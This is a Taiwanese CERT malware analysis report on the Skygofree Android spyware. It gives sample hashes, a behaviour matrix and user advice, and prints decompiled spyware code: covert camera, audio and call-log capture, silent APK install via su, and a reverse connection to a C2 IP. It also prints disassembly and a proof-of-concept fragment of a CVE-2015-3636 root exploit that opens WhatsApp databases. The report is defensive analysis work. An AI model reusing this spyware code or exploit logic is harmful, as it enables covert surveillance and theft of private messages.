TLP:WHITE

手機間諜軟體分析—以 Skygofree 為例

Malware Initial Findings Report (MIFR)

2018-02-07

TWCERTCC-MIFR-2018001

Summary

- 駭客常以社交工程手法誘騙使用者下載安裝手機應用程式，並同意特定存取功能，進而竊取手機資料。
- 以 Skygofree 為例，其竊取手機資料手法為誘使使用者開啟無障礙工具(Android Accessibility)功能，藉以竊取通訊軟體即時訊息畫面。
- 使用者安裝手機應用程式時，需確認應用程式所存取系統功能之必要性及其風險，如有疑慮切勿執行安裝，並應避免從來源不明的網站下載手機應用程式。
- 使用者應確保 Android 作業系統升級至最新版本，避免駭客利用 CVE-2015-3636 漏洞進行攻擊，以竊取通訊軟體歷史通訊訊息。

Description

手機可說是現代人最為普及的隨身攜帶行動裝置，而在諸多行動裝置應用程式中，以即時通訊 App 最常為一般使用者所使用，如 Facebook Messenger、WhatsApp Messenger 等[1]。2018 年 1 月，網路上公布了一個手機間諜軟體 Skygofree[2][3]，該軟體能夠記錄行動裝置周遭的聲音、側錄鍵盤及竊取裝置上的 LINE、WhatsApp 或 Facebook Messenger 的通訊訊息記錄。TWCERT/CC 日前籌獲了 Skygofree 樣本，並針對該樣本進行惡意行為分析，以下分別以「Skygofree 惡意程式家族分析」及「Skygofree 竊取個資攻擊分析」兩個面向進行說明。

1. Skygofree 惡意程式家族分析

1.1 Skygofree 程式惡意行為演進


在 VirusTotal[4]資料庫中，可搜尋到不同時間出現之 Skygofree 家族惡意程式樣本，其特徵雜湊值整理如表 1，並可看出該家族至今仍持續演進中。

表 1. Skygofree 各版本樣本的特徵雜湊值

上傳至 VirusTotal 日期	SHA256
2016-11-02_10-33	91fa0d2414e029c042eb78d4f53010c3af161edb815e97a021c24f8a03033a07
2016-11-23_20-08	af848999a4b8df0e33f5a05a618c83d1f3052d4026ab77b2acf66def71df754e
2016-11-24_04-00_kr	2d087d89364b22d180a7e8e923a6dca5fd6d131dad12db9dd2a2ae5c4b9d9675
2017-01-20_05-22_kr	f241af9ba7501e28974729c229b445ee709a7ef438448b6e9f88ff7ff7228cb2
2017-01-20_05-22_us	a1fac693a1c006a4b14b2e535c83febc30f213888a64062b0ac8f3638bdad9a4
2017-10-03_18-42	e6aba7629608a525b020f4e76e4694d6d478dd9561d934813004b6903d66e44c
2017-11-28_09-20	bf20c17881ff3c4b0bf121cc56c6e79d2ce8ecb4c08cc719e5835e6c74f339a0

TWCERT/CC 針對 Skygofree 家族的惡意程式進行分析，檢視其宣告之權限(AndroidManifest.xml)以及所呼叫之敏感功能介面(API)，並利用手機應用程式檢測平台分析所獲樣本，其中 2016-11-02_10-33 樣本程式(201611021033.apk)之分析結果如圖 1 所示。

從惡意程式各版本之行為演進可觀察出，Skygofree 惡意程式家族的主要惡意行為為目標手機的相關資訊竊取(詳如表 2)，且最初的版本並無 GPS 存取、相機存取、郵件帳戶存取、系統保護區寫入、檔案(含 icon)隱藏及程式安裝等六項行為。



Report ID: SD - SkyGoFree_2016_11_02_10_33_201611021033 2018/01/22 14:32:66

下載報告 | 靜態 Call Graph | CompleteReport | 程式摘要 | 靜態分析 | 行為 | 截圖畫面 | Logs | 註解

程式摘要

程式名稱	201611021033.apk
MD5 雜湊值	a2a8e8ac6f5fa5801395252e11afb356
SHA256 雜湊值	91fa0d2414e029c042eb78d4f53010c3af161edb815e97a021c24f8a03033a07
目標 SDK 版本	Android 4.4
最低 SDK 版本	Android 2.2.x
檔案大小	504.57 KB

行為	動態	靜態	行為	動態	靜態
至少含JNI/Android API			手機號碼存取		
網路通訊行為		✓	電話撥接行為		
藍芽存取			行事曆存取		✓
NFC存取			簡訊存取		
Wi-Fi存取		✓	通話紀錄存取		✓
簡訊收送行為			錄音行為		✓
SD卡存取		✓	電話聯絡人存取		
SIM卡序號存取	✓	✓	瀏覽器瀏覽紀錄存取		
照片存取			影片存取		
GPS存取		✓	郵件帳戶存取		
相機存取			檔案增刪改異動	✓	✓
su程式提權			系統保護區寫入		
加速度/陀螺儀存取		✓	溫度感應器存取		✓
電源狀態存取		✓	開機啟動		✓
檔案(含icon)隱藏行為			螢幕畫面擷取		
FB帳戶存取			line帳戶存取		

圖 1. 手機應用程式檢測平台之分析結果

表 2. Skygofree 各版本之惡意存取行為一覽表

版本 \ 功能	WiFi 存取	相機存取	加速度/陀螺儀存取	溫度感應器存取	電源狀態存取	SIM 卡序號存取	手機號碼存取	行事曆存取	通話紀錄存取	錄音	郵件帳戶存取	開機啟動	網路通訊	SD 卡存取	GPS 存取	檔案增刪改異動	系統保護區寫入	檔案(含 icon)隱藏	安裝程式
2016-11-02_10-33	V		V	V	V	V	V	V	V	V		V	V	V		V			
2016-11-23_20-08	V		V	V	V	V	V	V	V	V		V	V	V		V			
2016-11-24_04-00_kr	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V			
2017-01-20_05-22_kr	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V			
2017-01-20_05-22_us	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V			
2017-10-03_18-42	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V
2017-11-28_09-20	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V	V

1.2 Skygofree 反編譯程式原始碼分析

TWCERT/CC 針對所獲 Skygofree 家族程式中的其中一支惡意樣本 APK 程式(2017-11-28_09-20)進行反編譯後的 java 程式原始碼分析，並特別針對原始碼中有關敏感資訊存取行為進行安全性檢視，檢視範圍包括 WiFi 存取、相機存取、加速度/陀螺儀存取/溫度感應器存取、電源狀態存取、SIM 卡序號存取/手機號碼存取、行事曆存取、通話紀錄存取、錄音、郵件帳戶存取、開機啟動、安裝程式等，結果如圖 2 至圖 12 紅框所示。

```
public static void wifiManageConfiguration(Context context, boolean enabled, String ssid, String pwd, String security, String details)
    WifiManager wifiManager = (WifiManager) context.getApplicationContext().getSystemService("wifi");
    if (enabled) {
        wifiManager.setWifiEnabled(true);
        if (ssid != null) {
            try {
                addWifiConfig(context, fixEncoding(ssid), fixEncoding(pwd), fixEncoding(security), fixEncoding(details));
            } catch (Exception e) {
                if (BuildConfig.DEBUG) {
                    Log.e(TAG, Costanti.printStackTrace(e));
                }
                FileLog.write(context, Costanti.printStackTrace(e));
            }
        }
        HTTPUtility.InvioCommandoPresenza("wifiYES", context, "TEST_N4_NEW");
        return;
    }
    List<WifiConfiguration> list = wifiManager.getConfiguredNetworks();
    if (list != null && list.size() > 0) {
        for (WifiConfiguration i : list) {
            if (BuildConfig.DEBUG) {
                Log.d("SSID", i.SSID);
            }
            if (BuildConfig.DEBUG) {
                Log.d("SSID Passed", ssid);
            }
            if (i.SSID.equalsIgnoreCase("\"" + ssid + "\"")) {
                if (BuildConfig.DEBUG) {
                    Log.d("WiFi Remover", "Trovato SSID");
                }
                wifiManager.removeNetwork(i.networkId);
```

圖 2. WiFi 存取

```
class C01821 implements Callback {

    class C01801 implements PictureCallback {
        C01801() {
        }

        public void onPictureTaken(byte[] data, Camera camera) {
            FileOutputStream fileOutputStream;
            FileNotFoundException e;
            IOException e2;
            final String nomefile = "Foto_" + new SimpleDateFormat("ddMMyyyyHHmmss").format(new Date()) + ".png";
            String tempdir = "";
            if (VERSION.SDK_INT > 10) {
                tempdir = "/data/data/core.syncupdate/files/cachel2/";
            } else {
                tempdir = "/sdcard/Android/data/core.syncupdate/files/cachel2/";
            }
            final String directory = tempdir;
            try {
                FileOutputStream outStream = new FileOutputStream(directory + nomefile);
                try {
                    outStream.write(data);
                    outStream.close();
                    fileOutputStream = outStream;
                } catch (FileNotFoundException e3) {
                    e = e3;
                    fileOutputStream = outStream;
                    Log.d("CAMERA", e.getMessage());
                    AndroidCamera.this.mCamera.release();
                    AndroidCamera.this.mCamera = null;
                    new Thread() {
                        public void run() {
                            AndroidCamera.this.InvioFotoDaCamera(directory, nomefile);
                        }
                    }.start();
                } catch (IOException e4) {
                    e2 = e4;
                    fileOutputStream = outStream;
                    Log.d("CAMERA", e2.getMessage());
                    AndroidCamera.this.mCamera.release();
                    AndroidCamera.this.mCamera = null;
                    /* anonymous class already generated */.start();
                }
```

圖 3. 相機存取

```
public void sensorsInfo() throws JSONException {
    SensorManager mSensorManager = (SensorManager) getApplicationContext().getSystemService("sensor");
    if (mSensorManager != null) {
        try {
            List<Sensor> msensorList = mSensorManager.getSensorList(-1);
            ArrayList<String> sensors = new ArrayList();
            for (Sensor s : msensorList) {
                sensors.add(s.getName());
            }
            this.infoTel.put("SensorsList", sensors);
            return;
        } catch (Exception e) {
            if (e != null) {
                FileLog.write("Eccezione : " + getClass().getSimpleName() + " " + Costanti.printStackTrace(e));
                e.printStackTrace();
                return;
            }
            return;
        }
    }
    this.infoTel.put("SensorsList", "");
}
```

圖 4. 加速度/陀螺儀存取/溫度感應器存取

```
public void getBatteryPerc() throws JSONException {
    try {
        Intent batteryIntent = registerReceiver(null, new IntentFilter("android.intent.action.BATTERY_CHANGED"));
        int level = batteryIntent.getIntExtra("level", -1);
        int scale = batteryIntent.getIntExtra("scale", -1);
        if (level == -1 || scale == -1) {
            this.infoTel.put("Battery", String.valueOf(50.0f));
        }
        this.infoTel.put("Battery", String.valueOf((((float) level) / ((float) scale)) * 100.0f));
        this.infoTel.put("isCharging", String.valueOf(Costanti.BatteryIsCharging));
    } catch (Exception e) {
        if (e != null) {
            FileLog.write("Eccezione : " + getClass().getSimpleName() + " " + Costanti.printStackTrace(e));
            e.printStackTrace();
        }
    }
}
```

圖 5. 電源狀態存取

```
public void phoneInfo() throws JSONException {
    TelephonyManager tm = (TelephonyManager) getApplicationContext().getSystemService("phone");
    if (tm != null) {
        try {
            Object obj;
            this.infoTel.put("PhoneNumber", tm.getLine1Number() == null ? "" : tm.getLine1Number());
            this.infoTel.put("Imei", tm.getDeviceId() == null ? "" : tm.getDeviceId());
            this.infoTel.put("PhoneModel", Build.MODEL == null ? "" : Build.MODEL);
            this.infoTel.put("SoftwareVersion", tm.getDeviceSoftwareVersion() == null ? "" : tm.getDeviceSoftwareVersion());
            this.infoTel.put("CountryCode", tm.getNetworkCountryIso() == null ? "" : tm.getNetworkCountryIso());
            this.infoTel.put("OperatorCode", tm.getNetworkOperator() == null ? "" : tm.getNetworkOperator());
            this.infoTel.put("OperatorName", tm.getNetworkOperatorName() == null ? "" : tm.getNetworkOperatorName());
            this.infoTel.put("SimOperatorCode", tm.getSimOperator() == null ? "" : tm.getSimOperator());
            this.infoTel.put("SimOperatorName", tm.getSimOperatorName() == null ? "" : tm.getSimOperatorName());
            this.infoTel.put("SimOperatorCountryCode", tm.getSimCountryIso() == null ? "" : tm.getSimCountryIso());
            JSONObject jSONObject = this.infoTel;
            String str = "SimSerial";
            if (tm.getSimSerialNumber() == null) {
                obj = "";
            } else {
                obj = tm.getSimSerialNumber();
            }
            jSONObject.put(str, obj);
            return;
        } catch (Exception e) {
            if (e != null) {
                FileLog.write("Eccezione : " + getClass().getSimpleName() + " " + Costanti.printStackTrace(e));
                e.printStackTrace();
                return;
            }
            return;
        }
    }
```

圖 6. SIM 卡序號存取/手機號碼存取

```
protected void zzmc() {
    Calendar instance = Calendar.getInstance();
    this.zzbqD = TimeUnit.MINUTES.convert((long) (instance.get(16) + instance.get(15)), TimeUnit.MILLISECONDS);
    Locale locale = Locale.getDefault();
    String valueOf = String.valueOf(locale.getLanguage().toLowerCase(Locale.ENGLISH));
    String valueOf2 = String.valueOf(locale.getCountry().toLowerCase(Locale.ENGLISH));
    this.zzbqE = new StringBuilder((String.valueOf(valueOf).length() + 1) + String.valueOf(valueOf2).length()).append(valueOf).
}
```

圖 7. 行事曆存取

```
public boolean listCallLog() {
    String[] column = new String[]{"_id", "type", "date", "duration", "number", "name"};
    String vfile = "Log";
    this.vfile = "Log";
    Cursor cursor = getApplicationContext().getContentResolver().query(Calls.CONTENT_URI, column, null, null, "date DESC");
    String contatti = "";
    if (cursor.getCount() == 0) {
        return false;
    }
    cursor.moveToFirst();
    do {
        if (cursor.getColumnCount() != 0) {
            int id = cursor.getInt(cursor.getColumnIndex("_id"));
            int type = cursor.getInt(cursor.getColumnIndex("type"));
            long date = cursor.getLong(cursor.getColumnIndex("date"));
            long duration = cursor.getLong(cursor.getColumnIndex("duration"));
            String number = cursor.getString(cursor.getColumnIndex("number"));
            String name = cursor.getString(cursor.getColumnIndex("name"));
            SimpleDateFormat date_format = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
            SimpleDateFormat duration_format = new SimpleDateFormat("HH:mm:ss");
            contatti = ((((contatti + "§§" + String.valueOf(id)) + "§§" + String.valueOf(type)) + "§§" + date_format.format(Long.valueOf(date)))
            if (name != null) {
                if (!name.contains("null")) {
                    contatti = contatti + "§§" + name;
                    contatti = contatti + "@@";
                }
            }
            contatti = contatti + "§§";
            contatti = contatti + "@@";
        }
    } while (cursor.moveToNext());
    String storage_path = "";
    if (VERSION.SDK_INT > 10) {
        storage_path = "/data/data/core.syncupdate/files/cachel2/Log";
    } else {
        storage_path = "/sdcard/Android/data/core.syncupdate/files/cachel2/Log";
    }
```

圖 8. 通話紀錄存取

```
private synchronized void startRecording() {
    boolean isMove = true;
    synchronized (this) {
        if (getAvailableInternalMemorySize() < 20.0f) {
            if (BuildConfig.DEBUG) {
                Log.d(TAG, "No space left on device");
            }
            FileLog.write(getApplicationContext(), "AndroidSystemService No space left on device");
        } else {
            this.mFileName = getDate() + "_16_23850";
            if (BuildConfig.DEBUG) {
                Log.d(TAG, "Recording: " + this.mFileName);
            }
            FileLog.write(getApplicationContext(), "AndroidSystemService Recording: " + this.mFileName);
            String filePath = getFilesDir() + "/temp/" + this.mFileName;
            this.mRecorder = new MediaRecorder();
            this.mRecorder.setAudioSource(1);
            if (VERSION.SDK_INT > 10) {
                this.mRecorder.setAudioSamplingRate(16000);
                this.mRecorder.setAudioEncodingBitRate(24400);
                this.mRecorder.setOutputFormat(4);
                this.mRecorder.setAudioEncoder(2);
            } else {
                this.mRecorder.setAudioSamplingRate(8000);
                this.mRecorder.setAudioEncodingBitRate(12200);
                this.mRecorder.setOutputFormat(2);
                this.mRecorder.setAudioEncoder(1);
            }
            this.mRecorder.setMaxDuration(RECORDING_TIME_MS);
            this.mRecorder.setOutputFile(filePath);
            this.mRecorder.setOnInfoListener(new C02874());
            this.mRecorder.setOnErrorListener(new C02885());
            try {
                boolean isNetActive;
                this.mRecorder.prepare();
                this.mRecorder.start();
```

圖 9. 錄音行為

```
public class zza implements Creator<GoogleSignInAccount> {
    static void zza(GoogleSignInAccount googleSignInAccount, Parcel parcel, int i) {
        int zzaV = zzc.zzaV(parcel);
        zzc.zzc(parcel, 1, googleSignInAccount.versionCode);
        zzc.zza(parcel, 2, googleSignInAccount.getId(), false);
        zzc.zza(parcel, 3, googleSignInAccount.getIdToken(), false);
        zzc.zza(parcel, 4, googleSignInAccount.getEmail(), false);
        zzc.zza(parcel, 5, googleSignInAccount.getDisplayName(), false);
        zzc.zza(parcel, 6, googleSignInAccount.getPhotoUrl(), i, false);
        zzc.zza(parcel, 7, googleSignInAccount.getServerAuthCode(), false);
        zzc.zza(parcel, 8, googleSignInAccount.zzqE());
        zzc.zza(parcel, 9, googleSignInAccount.zzqF(), false);
        zzc.zzc(parcel, 10, googleSignInAccount.zzahM, false);
        zzc.zza(parcel, 11, googleSignInAccount.getGivenName(), false);
        zzc.zza(parcel, 12, googleSignInAccount.getFamilyName(), false);
        zzc.zzJ(parcel, zzaV);
    }
```

圖 10. 郵件帳戶存取

```
public void onReceive(Context context, Intent intent) {
    if (BuildConfig.DEBUG) {
        Log.d(TAG, getClass().getSimpleName() + " Stoppato");
    }
    FileLog.write(context, "OnBootReceiver " + getClass().getSimpleName() + " Stoppato");
    File dir2 = new File(context.getFilesDir() + "/cache12/");
    if (!dir2.exists()) {
        dir2.mkdir();
    }
    File dir3 = new File(context.getFilesDir() + "/modules/");
    if (!dir3.exists()) {
        dir3.mkdir();
    }
    File dir4 = new File(context.getFilesDir() + "/optDexFolder/");
    if (!dir4.exists()) {
        dir4.mkdir();
    }
    if (intent.getAction().equals("android.intent.action.BOOT_COMPLETED") || intent.getAction().equals("com.htc.int
        if (context.getResources().getBoolean(C0250R.bool.REVERSE_ENABLED)) {
        }
        if (!BuildConfig.DEBUG) {
            context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, Main.class), 2, 1);
        }
        new DeleteApkFiles().execute(new Context[]{context});
        SimChangedReceiver.checkSim(context);
        HTTPUtility.InvioCommandoPresenza("startupYES", context, "TEST_N4_NEW");
    }
    loadSharedPreferences(context);
}
```

圖 11. 開機啟動

```
private void installApp(Context context, File apk) {
    if (new File("/system/xbin/ng").exists()) {
        Commands.executeCommands("pm install -r " + apk.getAbsolutePath(), "/system/xbin/ng");
    } else if (new File("/su/bin/ng").exists()) {
        Commands.executeCommands("pm install -r " + apk.getAbsolutePath(), "/su/bin/ng");
    } else if (context.checkCallingOrSelfPermission("android.permission.INSTALL_PACKAGES") == 0) {
        try {
            Runtime.getRuntime().exec("pm install -r " + apk.getAbsolutePath());
        } catch (Exception e) {
            FileLog.write(context, Costanti.printStackTrace(e));
        }
    } else {
        Intent intent = new Intent("android.intent.action.VIEW");
        intent.setDataAndType(Uri.fromFile(apk), "application/vnd.android.package-archive");
        intent.setFlags(268435456);
        context.startActivity(intent);
    }
}
```

圖 12. 安裝程式

2. Skygofree 竊取相關通訊 App 應用程式機敏資訊行為分析

2.1 系統提權弱點攻擊

在 Skygofree 主程式中，發現惡意程式另具 IP 反向連結功能：當受駭手機執行 Skygofree 惡意程式後，將反向連結到 54.67.109[.]199 的 21070 埠，使受駭手機能受後端中控主機控制，如圖 13 與圖 14 所示。依 SecureList 之報告[2]所指出，最新版的 Skygofree 家族加入了 CVE-2015-3636 弱點利用的系統提權攻擊程式，當受駭主機反向連回中控主機時，Skygofree 會將系統提權弱點攻擊程式 ELF 檔案下載至目標手機。TWCERT/CC 參考 SecureList 之報告所述，進一步獲得該弱點利用系統提權攻擊程式 ELF 檔案(SHA256:78A81CC9B7CAAC10A7C68BE8496D948121ABC5F4DF9A098F2E1469DDBEA55BE0)，並針對該提權程式進行分析。

```
public static final String EXTRA_FORCE = "extra_force";
public static final String EXTRA_LOCATION = "extra_location";
public static final String EXTRA_MOVE = "extra_move";
public static final int FAILURE_RESULT = 1;
public static final String HOST = "54.67.109.199";
public static final boolean LOG_EXCEPTION = true;
public static final boolean LOG_FILE = false;
public static String NETWROK_ADDITIONAL_SECURITY_AES = "AES";
public static String NETWROK_ADDITIONAL_SECURITY_NONE = "NONE";
public static String NETWROK_ADDITIONAL_SECURITY_TKIP = "TKIP";
public static String NETWROK_ADDITIONAL_SECURITY_WEP = "WEP";
public static final String PORT = "21070";
public static final String RESULT_DATA_KEY = "RESULT_DATA_KEY";
public static final boolean REVERSE_ENABLED = true;
public static final String SERIAL = "A70";
```

圖 13. 反向連結 IP 位址 54.67.109[.]199

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    File dir2 = new File(getFilesDir() + "/cache12/");
    if (!dir2.exists()) {
        dir2.mkdir();
    }
    new DeleteApkFiles().execute(new Context[]{this});
    getPackageManager().setComponentEnabledSetting(new ComponentName(this, Main.class), 2, 1);
    startService(new Intent(this, AndroidClock.class));
    new StartReverse().execute(new Object[]{this, StartReverse.REVERSE_URL, Costanti.HOST, Costanti.PORT});
    Intent intent = getIntent();
    if (intent != null && intent.getAction() != null && intent.getAction().equals(LAUNCH_FROM_URL)) {
        Bundle bundle = intent.getExtras();
        if (bundle != null) {
            String msgFromBrowserUrl = bundle.getString("msg_from_browser");
            if (msgFromBrowserUrl != null && msgFromBrowserUrl.contains("uri")) {
                OnBootReceiver.loadSharedPreferences(this);
            }
        }
    }
}
```

圖 14. 執行反向連結

經反組譯分析所獲系統提權攻擊程式之 ELF 檔案後，發現該程式係利用重複呼叫 connect()函式，使系統核心指標錯亂而獲得最高管理者權限(如圖 15)，與網路上所公開 CVE-2015-3636 弱點攻擊概念驗證程式反組譯後的程式特徵有相似之處(如圖 16 與圖 17 所示)，故研判 Skygofree 係以利用 CVE-2015-3636 弱點進行系統提權，來竊取更多目標手機上其它 App 應用程式的機敏資訊，此一結果也印證了 SecureList 之報告結果。

```
.rodata:00015128 ; ===========================================================================
.rodata:00015128
.rodata:00015128 ; Segment type: Pure data
.rodata:00015128                 AREA .rodata, DATA, READONLY, ALIGN=3
.rodata:00015128                 ; ORG 0x15128
.rodata:00015128 aCreatingTarget DCB "Creating target socket...",0
.rodata:00015128                                         ; DATA XREF: sub_8528+12↑o
.rodata:00015128                                         ; sub_8528:off_883C↑o ...
.rodata:00015142 aNoMemory       DCB 0xA                 ; DATA XREF: sub_8528+6E↑o
.rodata:00015142                                         ; sub_8528:off_8844↑o
.rodata:00015142                 DCB "No memory",0
.rodata:0001514D aPipe           DCB "pipe()",0          ; DATA XREF: sub_8528+C0↑o
.rodata:0001514D                                         ; sub_8528:off_8850↑o
.rodata:00015154 aFork           DCB "fork()",0          ; DATA XREF: sub_8528+DC↑o
.rodata:00015154                                         ; sub_8528:off_8854↑o
.rodata:0001515B aFcntl          DCB "fcntl()",0         ; DATA XREF: sub_8528+17E↑o
.rodata:0001515B                                         ; sub_8528:off_885C↑o
.rodata:00015163 aReadTimeout    DCB "read(): Timeout",0 ; DATA XREF: sub_8528+1C0↑o
.rodata:00015163                                         ; sub_8528:off_8864↑o
.rodata:00015173 aReadUnexpected DCB "read(): Unexpected EOF",0
.rodata:00015173                                         ; DATA XREF: sub_8528+1CA↑o
.rodata:00015173                                         ; sub_8528:off_8868↑o
.rodata:0001518A aOk             DCB " OK",0             ; DATA XREF: sub_8528+24E↑o
.rodata:0001518A                                         ; sub_8528:off_8874↑o
.rodata:0001518E aDDSocketsCreat DCB "%d + %d sockets created",0xA,0
.rodata:0001518E                                         ; DATA XREF: sub_8528+25A↑o
.rodata:0001518E                                         ; sub_8528:off_8878↑o
.rodata:000151A7 aNoIcmpSocketAv DCB "No icmp socket available",0
.rodata:000151A7                                         ; DATA XREF: sub_8528+2C6↑o
.rodata:000151A7                                         ; sub_8528:off_8884↑o
.rodata:000151C0 aConnectD1RetD  DCB "connect(%d) #1: ret = %d",0xA,0
.rodata:000151C0                                         ; DATA XREF: sub_8528+30C↑o
.rodata:000151C0                                         ; sub_8528:off_8888↑o
.rodata:000151DA aConnectD2RetD  DCB "connect%d() #2: ret = %d",0xA,0
.rodata:000151DA                                         ; DATA XREF: sub_8528+374↑o
.rodata:000151DA                                         ; .text:off_88D4↑o
.rodata:000151F4 aRead           DCB "read()",0          ; DATA XREF: sub_8528+396↑o
.rodata:000151F4                                         ; .text:off_88D8↑o
.rodata:000151FB aMmapFailedSD   DCB "mmap(): failed: %s (%d)",0xA,0
.rodata:000151FB                                         ; DATA XREF: exit+EE↑o
.rodata:000151FB                                         ; .text:off_83F8↑o
.rodata:00015214 aDBytesAllocate DCB "%d bytes allocated",0xA,0
.rodata:00015214                                         ; DATA XREF: exit+17C↑o
.rodata:00015214                                         ; .text:off_840C↑o
.rodata:00015228 aDone           DCB "Done!",0           ; DATA XREF: exit+1A8↑o
.rodata:00015228                                         ; .text:off_8414↑o
.rodata:0001522E aSystemBinShCCh DCB "/system/bin/sh -c ",0x22,"chmod -R 777 /data/data/com.whatsapp/d"
.rodata:0001522E                                         ; DATA XREF: exit+25C↑o
.rodata:0001522E                                         ; .text:off_842C↑o
.rodata:0001522E                 DCB "atabases/msgstore.db /data/data/com.whatsapp/databases/msgstore."
.rodata:0001522E                 DCB "db-wal /data/data/com.whatsapp/databases/msgstore.db-shm /data/d"
```

圖 15. Skygofree ELF 弱點特徵片段(重複執行 connect()系統函式)

```
int sockfd = socket(AF_INET,
    SOCK_DGRAM, IPPROTO_ICMP);
struct sockaddr addr
    = { .sa_family = AF_INET };
int ret = connect(sockfd, &addr,
    sizeof(addr));
struct sockaddr _addr
    = { .sa_family = AF_UNSPEC };
ret = connect(sockfd, &_addr, sizeof(_addr));
ret = connect(sockfd, &_addr, sizeof(_addr));
```

圖 16. CVE-2015-3636 弱點攻擊概念驗證程式[5]

